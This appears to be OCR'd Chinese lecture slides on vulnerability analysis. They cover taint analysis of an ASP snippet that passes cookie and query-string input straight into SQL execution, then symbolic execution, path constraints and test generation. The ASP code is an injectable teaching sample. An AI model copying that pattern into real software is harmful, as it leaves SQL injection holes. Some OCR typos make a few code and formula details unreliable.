


利用依赖关系检查Sink点处敏感操作是否依赖于Source点

请问该检查哪条语句？

“stam.executeQuery（sql）“


“sql=prefix+str”



利用依赖关系检查Sink点处敏感操作是否依赖于Source点

请问该检查哪条语句？

“stam.executeQuery（sql）“
“sql=prefix+str”
“str=getInput（）”



基于依赖关系跟踪污点，也需要考虑污点数据相关的路径条件。

此外，也可以利用程序切片技术，提取一些语句做分析。例如，使用逆向切片方法，从语句“stamexecuteQuery（sql）；”开始，将相关的语句提取出来。

实例分析

```
<%
    Set pwd = "bar"
    Set sql1 = "SELECT companyname FROM " & Request.Cookies("hello")
    Set sql2 = Request.QueryString("foo")
    MySqlStuff pwd, sql1, sql2
    Sub MySqlStuff(password, cmd1, cmd2)
    Set conn = Server.CreateObject("ADODB.Connection")
    conn.Provider = "Microsoft.Jet.OLEDB.4.0"
    conn.Open "c:/webdata/foo.mdb", "foo", password
    Set rs = conn.Execute(cmd2)
    Set rs = Server.CreateObject("ADODB.recordset")
    rs.open cmd1, conn
    End Sub
%>
```

实例分析

```
<%
    Set pwd = "bar"
    Set sql1 = "SELECT companyname FROM " & Request.Cookies("hello")
    Set sql2 = Request.QueryString("foo")
    MySqlStuff pwd, sql1, sql2
    Sub MySqlStuff(password, cmd1, cmd2)
    Set conn = Server.CreateObject("ADODB.Connection")
    conn.Provider = "Microsoft.Jet.OLEDB.4.0"
    conn.Open "c:/webdata/foo.mdb", "foo", password
    Set rs = conn.Execute(cmd2)
    Set rs = Server.CreateObject("ADODB.recordset")
    rs.open cmd1, conn
    End Sub
%>
```

```
1 a = "SELECT companyname FROM"
2 b = "hello"
3 param0 Request
4 param1 b
5 callCookies
6 return c
7 sql1 = a & c
```

例子程序line1-3的三地址码

```
2     Set pwd = "bar"
3     Set sql1 = "SELECT companyname FROM "
4     Set sql2 = Request.QueryString("foo")
5     MySqlStuff pwd, sql1, sql2
6     Sub MySqlStuff(password, cmd1, cmd2)
7     Set conn = Server.CreateObject("ADODB.
8     conn.Provider = "Microsoft.Jet.OLEDB.4
```

例子程序中唯一的调用关系

解决了控制流分析之后，接下来需要识别Source点和Sink点以及初始的被污染的数据（变量）。

可将程序从远程HTTP请求中的接收的数据标记为污点数据，存放它的变量标记为污染的，将程序中接收这些数据的程序点作为污点分析的Source点。

```
3     Set sql1 = "SELECT companyname FROM " & Request.Cookies("hello")
4     Set sql2 = Request.QueryString("foo")
```

Source

```
10    Set rs = conn.Execute(cmd2)
```

Sink

```
1 a = "SELECT companyname FROM"
2 b = "hello"
3 param0 Request
4 param1 b
5 callCookies
6 return c
7 sql1 = a & c
```

使用基于数据流的污点分析方法对实例代码进行分析：

a) 第3行调用Request.Cookies（“hello”）的返回结果是污染的，而变量sql1的值是由一个污染的值和一个常量拼接而成，所以变量sql1也是污染的。分析lin1-3的三地址码，首先变量a的取值来自一个常量，它是未污染的。同样的，变量b也是未污染的。调用Cookies的接收对象是Request，该调用是污点分析的Source点，记录其返回值的变量c 标记为污染的。语句sql1=a&c是一个二元操作赋值语句，由于操作数c是污染的，其结果也是污染的，因此标记变量sql1为污染的。

b) 第4行同第三行的分析类似，将变量sql2标记为污染的。

c) 第5行函数MySqlStuff被调用，它的参数sql1，sql2已经被标记为污染的。为了分析函数MySqlStuff怎样对这两个参数进行处理，需要分析MySqlStuff的实现代码。根据调用图，找到第6行函数函数MySqlStuff的声明，标记其参数cmd1，cmd2是污染的。

d) 第7行MySqlStuff函数中的第一条程序语句并没有用到MySqlStuff函数的后两个参数，该语句中也不包含获得污点数据的操作，在分析的过程中将其跳过。

e) 同第7行一样，跳过第8行和第9行的程序语句。

第10行该处是程序的Sink点，函数execute执行SQL操作，其参数是cmd2，而在前的分析过程中，cmd2已经被标记为污染的，进而发现污点数据从Source点传播到Sink点，因此，可以认为程序存在SQL注入漏洞。

本章结束

第四章 符号执行

王冬琦



infected
Locking
user
attack
Rootkit
Virus
bots
attacker
code
analysis
take
without
computer
server
files
malicious
command
DDOS
form
steal
perform
control
business
program
spam
install
victim
actions
email
performing
personal
malware
Stealing
Sending
various
Disrupting
data
Trojan
worm
download
system
intervention
different
sensitive
access
software
distributed
communication
Unauthorized

基本概念

- 符号：表示取值集合的记号。

➢使用符号表示输入变量的取值，该符号可以表示程序在该变量处接收的所有可能输入。

➢对于不易或无法确定取值的变量也常常使用符号表示进行分析。



正常执行vs符号执行

符号执行中变量取值可以具体值，也可以是符号和变量的表达式

符号执行的路径是一个true和false的序列，第i个true（或false）表示路径上遇到的第i个条件语句

- 符号状态（σ）：变量到符号表达式的映射
- 符号路径约束（PC）：用符号表示的不含量词的一阶表达式

- 约束求解器：路径终点，PC输入其中
- 具体值作为输入时，将和符号执行运行在同一路径，并且以同一种方式结束。


```c
int twice (inv v){
    return 2*v;
}

void testme (int x, int y){
    z = twice (y);
    if (z == x){
        if (x > y + 10){
            ERROR;
        }
    }
}

//使用系统输入执行testme()


int main(){
    x = sym_input();
    y = sym_input();
    testme(x,y);
    return 0;
}
```

```
1  int twice (inv v){
2      return 2*v;
3  }
4
5  void testme (int x, int y){
6      z = twice (y);
7      if (z == x){
8          if (x > y + 10){
9              ERROR;
10         }
11     }
12 }
13
14 //使用系统输入执行testme()
15
16 int main(){
17     x = sym_input();
18     y = sym_input();
19     testme(x,y);
20     return 0;
21 }
```



执行树

```
1  int twice (inv v){
2      return 2*v;
3  }
4
5  void testme (int x, int y){
6      z = twice (y);
7      if (z == x){
8          if (x > y + 10){
9              ERROR;
10         }
11     }
12 }
13
14 //使用系统输入执行testme()
15
16 int main(){
17     x = sym_input();
18     y = sym_input();
19     testme(x,y);
20     return 0;
21 }
```



执行树

- 程序开始，sigma为空，PC为true；
- 执行完16，17行之后，σ=x - > x0, y - >y0，其中x0和y0是初始化的不受约束的符号值；
- 执行到line 6时，σ = x -> x0, y - >y0, z - > 2y0；
- 在执行每一个条件语句if then else时，PC被更新为 PC = PC∧ σ(e) (then分支)，或者PC’ = PC∧ ¬ σ(e) (else分支)

- 对于某些具体取值，当使得PC成立（或不成立），则继续（停止）执行对应的分支；
- 符号执行实例遇到了程序终止或者错误（如程序崩溃或违反断言），当前符号执行的实例终止，并利用已有的约束求解器生成满足目前路径约束的值。

- 有条件的控制转移语句(条件分支语句、循环语句)，利用变量的符号表达式将该类句中的条件转化为对符号取值的约束，所以分析约束是否可以满足，就可以判断哪条路径可行，即所谓“路径可行性分析”

- 路径可行性分析是符号执行的关键部分，由于路径条件判断被转换成符号取值的约束问题，判断约束是否满足可以采用约束求解计算完成。
- 约束求解器：对特定形式的约束表示进行求解的工具。

常用的求解器：可满足性模理论(Satisifiability modulo theories，SMT)求解器

- 综上，符号执行分析一方面可将变量表示成符号和常量的表达式，另一方面可以分析路径条件：

① 可用于发现如变量在某个程序点的取值范围等类型的程序特性，因此可用于静态分析是否存在漏洞；

② 分析中能够得到路径条件对变量取值的限制，所以可以利用这些限制构造程序的测试用例。

- 测试的角度，能够生成高覆盖面的测试用例；
- 漏洞分析角度，能够生成触发漏洞的具体输入，分析人员能够利用符号执行工具生成的输入验证并分析该漏洞。

漏洞检测

- 某些漏洞表现为：相关变量的取值不满足约束

检测方法：判断表示变量取值的表达式是否可以满足相应约束

```
1  int a[10];
2  scanf("%d",&i);
3  if(i > 0){
4      if(i >= 10)
5          i = i%10;
6      a[i] =  1;
7  }
```

请问此程序存在漏洞的条件是什么？

漏洞检测

- 某些漏洞表现为：相关变量的取值不满足约束

检测方法：判断表示变量取值的表达式是否可以满足相应约束

```
1  int a[10];
2  scanf("%d",&i);
3  if(i > 0){
4      if(i >= 10)
5          i = i%10;
6      a[i] =  1;
7  }
```

变量i用符号x表示

$$(i >= 10 \vee x < 0)$$

漏洞检测

- 某些漏洞表现为：相关变量的取值不满足约束

检测方法：判断表示变量取值的表达式是否可以满足相应约束

```
1  int a[10];
2  scanf("%d",&i);
3  if(i > 0){
4      if(i >= 10)
5          i = i%10;
6      a[i] =  1;
7  }
```

变量i用符号x表示

$$(x >= 10 \vee x < 0) \wedge (0 < x < 10)$$

$$(x\%10 >= 10 \vee x\%10 < 0) \wedge x >= 10$$

漏洞检测

- 某些漏洞表现为：相关变量的取值不满足约束

检测方法：判断表示变量取值的表达式是否可以满足相应约束


```
1  int a[10];
2  scanf("%d",&i);
3  if(i > 0){
4      if(i >= 10)
5          i = i%10;
6      a[i] =  1;
7  }
```

变量i用符号x表示

$$(x >= 10 \vee x < 0) \wedge (0 < x < 10)$$

$$(x\%10 >= 10 \vee x\%10 < 0) \wedge x >= 10$$

上述程序存在漏洞的约束是不可满足的，所以让那位程序中对数组元素的赋值是安全的。



使用符号执行执行漏洞分析的原理

如数组赋值，c语言中的strcpy等类似操作所在的程序点称为“漏洞检查点”。

符号执行关注的主要是可能引起程序异常的操作，也就是检查漏洞检查点。

从漏洞检查点出发，逆向分析程序是否存在满足漏洞存在条件的路径的方法称为“逆向的符号分析”，反之称为“正向的符号分析”。

- **正向的符号执行**

分析的起始点可以是程序入口点、程序中某个过程的起始点或者某个特定的程序点。正向的符号执行随着分析的进行不断地将变量的取值表示为符号和常量的表达式，将路径条件表示为符号的约束，同时对符号在程序路径上需要满足的取值约束进行求解，判断路径是否可行，并且在特定的程序点上检查变量的取值是否符合程序安全的规定或者可能满足漏洞存在的条件。

- **逆向的符号分析**

正向分析缺乏针对性，逆向符号执行分析可以弥补其不足。

逆向分析方法直接在关键的程序点上分析所关心的变量是否可以满足存在漏洞的约束条件，并且不断地获取路径条件对变量的取值约束，并计算变量在当前的约束下是否还满足漏洞的约束条件，进而判断程序漏洞是否真实存在。

当发现所关心变量的取值不再满足漏洞存在的条件或者分析到达程序的人口点时终止。

构造测试用例


- 符号执行可以辅助构造覆盖更多的程序路径的程序测试用例集。
- 分析中，不断地获得程序可能执行路径对程序输入的约束，在分析停止时，可以利用获得的输入限制条件，构造满足限制的程序输入作为测试用例。

```
1  scanf("%d %d %d", &a, &b, &c);
2  if (a > 2){
3       ... ...
4  }
5  if (a + b >5){
6       ... ...
7  }
8  if (b + c > 3){
9       ... ...
10 }
```

此段程序有3个if条件判断，存在8条程序路径，使用符号执行方法，模拟程序执行，那么可以通过模拟执行得到不同的程序路径的执行条件，比如执行路径全为真的条件：


$$a > 2 \wedge a + b > 5 \wedge b + c > 3$$

- 基于符号执行方法模拟程序执行并收集路径条件，同时收集可引起程序异常的符号取值条件，将二者结合到一起构造测试用例，该用例可能导致程序运行异常。这种使用符号执行技术构造引起程序异常或者触发程序漏洞的测试用例，可以辅助进行动态测试。



使用符号执行构造测试用例

